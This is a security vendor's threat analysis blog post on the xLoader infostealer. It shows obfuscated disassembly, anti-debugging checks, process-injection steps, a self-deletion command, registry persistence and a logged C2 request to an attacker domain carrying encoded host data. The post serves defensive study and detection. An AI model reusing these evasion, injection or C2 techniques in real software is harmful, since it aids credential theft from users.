# Threat Thursday: xLoader Infostealer

blogs.blackberry.com/en/2021/09/threat-thursday-xloader-infostealer

The BlackBerry Research & Intelligence Team

## Background

xLoader is an information-stealing malware targeting both macOS® and Windows®. Previously sold on underground forums under the name Formbook, xLoader surfaced in early 2020 shortly after Formbook was shut down by its author.

xLoader is sold under a Malware-as-a-Service (MaaS) agreement. Subscribers have access to the administrative panel and executable builds for both Windows and macOS. The authors of xLoader retain full control of command-and-control (C2) infrastructure and malware builds for each target environment.

## Operating System

| Windows | MacOS | Linux | Android |
|---|---|---|---|
| Yes | Yes | No | No |

## Risk & Impact

| | |
|---|---|
| **Impact** | **High** |
| **Risk** | **Medium** |

## Technical Analysis

For this report, we analyzed a Windows build of xLoader.

**Sample hash:**
9f7b903ab126b2a3a0ca3c5977bbf84111f52a6e3a6e43aa127763e1a46b8f2d


The file is a 32-bit Windows executable, which shows a compile timestamp in 2001. Given what we know of xLoader's history, this is clearly a false date and an indication of this threat's evasive behavior.

Basic static analysis reveals more abnormal features:

1. Zero imported libraries and functions
2. No data directory entries
3. A single executable ".text" section
4. A very small number of legible strings

This sample is a very feature-limited build. Perhaps the author adopted a "less is more" mindset, believing that a reduced analysis "surface" would help to avoid suspicion. When placed under the analysis microscope, this decision was largely counter-productive as the malware's simplicity only serves to highlight its unusual features.

Disassembly shows the code is heavily obfuscated:



```
sub_41CBE1 proc near
adc     edi, ds:0AFAE23C0h
ja      short sub_41CBE1
```

```
and     edi, 57007777h
inc     eax
or      edx, ds:0C643C492h
sbb     ds:0BCF7AD23h, edx
or      ecx, ds:0DDDD580Bh
xchg    ebp, ds:0D36CB3FFh
jo      short sub_41CBE1
```

```
test    ecx, 454E1470h
dec     ebp
test    ds:12B11665h, esi
xor     ds:7B4281FBh, esi
add     edx, ds:21DB5421h
or      ds:0BDF3940Bh, edx
dec     esi
or      al, 8
add     bl, 0E4h ; 'ä'
pop     ecx
jl      short sub_41CBE1
```

```
imul    edi, ds:23B17D7Ch, 516Eh
xor     eax, ds:7ACB12C5h
sbb     ds:620AB78Fh, esp
push    esi
scasd
add     ds:230B7C89h, ebx
imul    edi, ds:661E586Bh, 0F918h
pop     ecx
jo      short sub_41CBE1
```

```
cmp     edi, ds:0ABA08070h
adc     cl, ds:0EB522B3Ah
and     ds:4185D4BEh, esi
jp      sub_41CBE1
```

```
pop     dword ptr ds:1901887Ah
shl     byte ptr ds:0C4B8FF02h, 0B0h
jns     sub_41CBE1
```

*Figure 1: Obfuscated code flow within the xLoader binary*

Turning to dynamic analysis, when xLoader is launched, it will first manually load ntdll.dll from disk. This approach of manual mapping is an evasive technique that aims to bypass hooks put in place by (poorly implemented) endpoint protection and automated malware analysis environments.

With access to ntdll, xLoader performs a battery of anti-analysis checks. This includes looking for the following conditions:

1. The presence of a user-mode debugger
2. The presence of a kernel-mode debugger
3. Execution timing checks (rdtsc)
4. The presence of blacklisted process names


5. The presence of blacklisted modules
6. The presence of blacklisted usernames
7. The Thread Environment Block (TEB) Wow32Reserved field points to a 64-bit module

As this last point is a bit more complicated, let’s investigate it a little further.

In this instance, xLoader is a 32-bit process. Under normal operation, Wow32Reserved in the TEB resolves to a function located in wow64cpu.dll. xLoader will validate the PE header of whatever Wow32Reserved points to, and confirm that the expected offset for PE “Magic Number” is 0x20B, indicating a 64-bit (PE32+) module.

Any naïve attempts to intercept API calls made by xLoader, by overwriting Wow32Reserved, would likely be met with having it point to a user allocated block of memory containing shellcode. This would lack the proper PE header and expected “Magic Number” value.

The success or failure of each of the seven anti-analysis checks listed above is recorded in a 16-byte field. Once all checks are completed, the hash value of this field is used to decrypt API strings. Rudimentary attempts to bypass the checks result in incorrect decryption and deliberate self-destruction by way of an unhandled exception.



```
EvasionChecker proc near

arg_0= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+arg_0]
cmp     byte ptr [eax+29h], 0
jnz     short loc_86D1F
```

```
cmp     byte ptr [eax+2Ah], 0 ; This depedns on existence of software debugger
jz      short loc_86D1F
```

```
cmp     byte ptr [eax+2Bh], 0 ; This depeds on kernel debugger
jz      short loc_86D1F
```

```
cmp     byte ptr [eax+2Ch], 0 ; This depends on current process name
jnz     short loc_86D1F
```

```
cmp     byte ptr [eax+2Dh], 0 ; This depends on current username
jnz     short loc_86D1F
```

```
cmp     byte ptr [eax+2Eh], 0 ; This depends on current username
jz      short loc_86D1F
```

```
cmp     byte ptr [eax+2Fh], 0 ; This depends on loaded module path
jnz     short loc_86D1F
```

```
cmp     byte ptr [eax+30h], 0 ; This depends on loaded module path
jz      short loc_86D1F
```

```
cmp     byte ptr [eax+31h], 0 ; This depeds on running process
jnz     short loc_86D1F
```

```
cmp     byte ptr [eax+32h], 0 ; This depeds on running process
jz      short loc_86D1F
```


```
cmp     byte ptr [eax+33h], 0 ; This depends on imported dlls
jnz     short loc_86D1F
```

```
loc_86D1F:
xor     eax, eax
pop     ebp
retn
EvasionChecker endp
```

```
mov     eax, 1
pop     ebp
retn
```

*Figure 2: Roll-call of completed anti-analysis checks employed by xLoader to ward off unwanted attention*

Once environmental checks are completed, xLoader obtains a process handle to Windows' explorer.exe (ID 2460 in the below image). The open process request specifically includes permission to read or write memory, which is a tell-tale sign of imminent remote code injection:



| | | |
|---|---|---|
| **NtOpenProcess** | ProcessHandle: `0x000000d4`<br>DesiredAccess: `PROCESS_VM_OPERATION\|PROCESS_VM_READ\|PROCESS_VM_WRITE\|PROCESS_QUERY_INFORMATION`<br>ProcessIdentifier: `2460` | success |

*Figure 3: Request to open a process with read and write access rights*

In this scenario, code injection is performed by way of section objects and shared memory views, as well as API calls to NtOpenThread, SetThreadContext, and NtResumeThread.

The goal of code injection is to spawn a new, legitimate Windows process that will act as an unwitting host for a second round of code injection. Legitimate Windows processes launched by a user during regular operations will have explorer.exe as the parent, thus xLoader is doing its best to "blend in."

xLoader chooses a process at random from an internal list:

| | | |
|---|---|---|
| svchost.exe | cmstp.exe | taskhost.exe |
| msiexec.exe | colorcpl.exe | rundll32.exe |
| wuauclt.exe | cscript.exe | systray.exe |
| lsass.exe | explorer.exe | audiodg.exe |
| wlanext.exe | WWAHost.exe | wininit.exe |
| msg.exe | ipconfig.exe | services.exe |
| lsm.exe | msdt.exe | autochk.exe |
| dwm.exe | mstsc.exe | autoconv.exe |
| help.exe | NAPSTAT.EXE | autofmt.exe |
| chkdsk.exe | netsh.exe | wuapp.exe |
| cmmon32.exe | NETSTAT.EXE | cmd.exe |
| nbtstat.exe | raserver.exe | rdpclip.exe |
| spoolsv.exe | wscript.exe | control.exe |

Adopting a similar approach as before, the launched process is created in a suspended state. It is then appropriated through use of a section object and a shared view, as well as API calls to SetThreadContext and NtResumeThread:




```
CreateProcessInternalW    ApplicationName: C:\Windows\SysWOW64\cmstp.exe
                          CommandLine:
                          CreationFlags: CREATE_SUSPENDED|DETACHED_PROCESS|CREATE_NO_WINDOW
                          ProcessId: 1992
                          ThreadId: 2080
                          ProcessHandle: 0x00000238
                          ThreadHandle: 0x00001054
                          StackPivoted: no
```

*Figure 4: The final benign process launched in a suspended state*


Under a separate invocation of xLoader, a scan of the active processes in the analysis environment reveals two suspicious instances, with threads of execution having an unusual origin:



| Type | Name | Value |
|---|---|---|
| Thread | C:\Windows\SysWOW64\NETSTAT.EXE [2636:720] | 000000000013d209 |
| Thread | C:\Windows\Explorer.EXE [1260:1460] | 00000000062b6085 |

*Figure 5: Injected threads with suspicious origins*

With the chain of startup process-injection completed, xLoader deletes itself from disk by invoking cmd.exe:




| | |
|---|---|
| **CreateProcessInternalW** | ApplicationName: `C:\Windows\SysWOW64\cmd.exe`<br>CommandLine: `/c del "C:\Users\foobar\AppData\Local\Temp\9f7b.exe"`<br>CreationFlags: `CREATE_NO_WINDOW`<br>ProcessId: `2840`<br>ThreadId: `3864`<br>ProcessHandle: `0x00000138`<br>ThreadHandle: `0x000000fc`<br>StackPivoted: `no` |

*Figure 6: Self-deletion using cmd.exe*

## Persistence

Persistence is achieved using the Windows registry, by creating an entry in the HKey_Current_User hive: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<RANDOM> REG_SZ

This entry points to a copy of itself dropped in a randomly-named subfolder of C:\Program Files (x86):



| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| LHQXV4NXX0 | REG_SZ | C:\Program Files (x86)\M9r6hzlcx\configirmptt2.exe |

Data Format: File
Data: C:\Program Files (x86)\M9r6hzlcx\configirmptt2.exe
HMAC: ☐ Key Format: Text string Key:

| | |
|---|---|
| ✓ MD5 | f6ce796e8597af95c5b9891e90bb25ee |
| ☐ MD4 | |
| ✓ SHA1 | d0cc7162a37a3d960057c3a1a42fbda4ecb39400 |
| ✓ SHA256 | 9f7b903ab126b2a3a0ca3c5977bbf84111f52a6e3a6e43a |


*Figure 7: Persistence via Windows Registry HKCU hive*

## Command & Control:

Handling of C2 requests remains the responsibility of the first-stage code running inside explorer.exe. The initial check-in with the channel comprises the following basic host information:

1. Handshake bytes ("XLNG")
2. Hash of the user's Windows Security Identifier (SID) ("28BED20C")
3. Version of xLoader ("2.3")

4. Operating system version and “bitness” (x64)
5. Username, Base64 encoded




```
RCX    00000000047968C2    "XLNG:28BED20C2.3:Windows 7 Professional x64:"
RDX    000000000476ECEA    "QWRtaW5pc3RyYXRpb24="
```

*Figure 8: Execution context included in the initial C2 POST check-in*

This host “fingerprint” is encrypted and Base64 encoded prior to transmission.

Repeated sandbox analysis shows xLoader randomly selecting 16 C2 domains from an embedded pool of 43, with only one being the genuine C2 host. Other domains may be included, to make C2 traffic less obvious, or harder to identify against a backdrop of benign HTTP requests. Each domain in the set is contacted an equal amount in a round-robin fashion. Check-in attempts are made at five-second intervals and continue indefinitely.

The campaign ID for the analyzed build is “ipa8,” which is included in the GET request:



```
Host: www.registernowhd.xyz
Connection: close

GET /ipa8/?yVMpQLtX=qqFGlyaV3Oxit/hVPiDofYsrmcNsEP0Cx0ECT9KTD5WyZ/ACw4FSrrXyXa/jZi5z2sogJPF/IfMGRt0O+p7JTA==&1bz=o8rLp HTTP/1.1
```

*Figure 9: GET request to xLoader C2 with encoded host identification*

When check-in succeeds, xLoader can be instructed to:

- Download and launch additional payloads
- Upload screenshots
- Intercept and steal user credentials or cookies
- Commence keystroke logging
- Terminate and uninstall
- Steal clipboard contents

## One Tool to Bind Them

Subscription to xLoader includes access to a free Java-based tool called xBinder, that combines Windows and macOS executables into a single, portable .jar file. Given Java’s prevalence, this is an attractive feature. It makes crafting email attachments for social engineering or watering hole downloads possible avenues for attack.

Within the .jar file, the macOS and Windows executables are bundled and encrypted using AES with a static key. When launched, a runtime probe identifies the host operating system. It then drops and executes the corresponding payload.

A version of xBinder can be found in VirusTotal, indicating a possible leak or accidental upload. A handful of analyzed xBinder-generated .jar files contained benign macOS command line tools, such as “/bin/ls,” together with malicious Windows executables from these different families:

- Azorult (info stealer)
- Snake (info stealer)
- Neshta (file infector)
- Guloader (downloader)

This mismatched bundling of benign files together with malicious code from disparate malware families suggests unsanctioned use of xBinder by groups or individuals, rather than paying subscribers.




*Figure 10: xBinder tool for creating Mac and Windows .jar files*

## Conclusion

xLoader promotes itself among the rank-and-file of underground MaaS offerings as cheap, highly functional and resilient. With its evasive and mature binaries for both macOS and Windows, together with the provision of a free binding tool that caters to more indiscriminate targeting, xLoader's offering has appeal for both fledgling cyber criminals and larger, more organized groups.

## YARA Rule

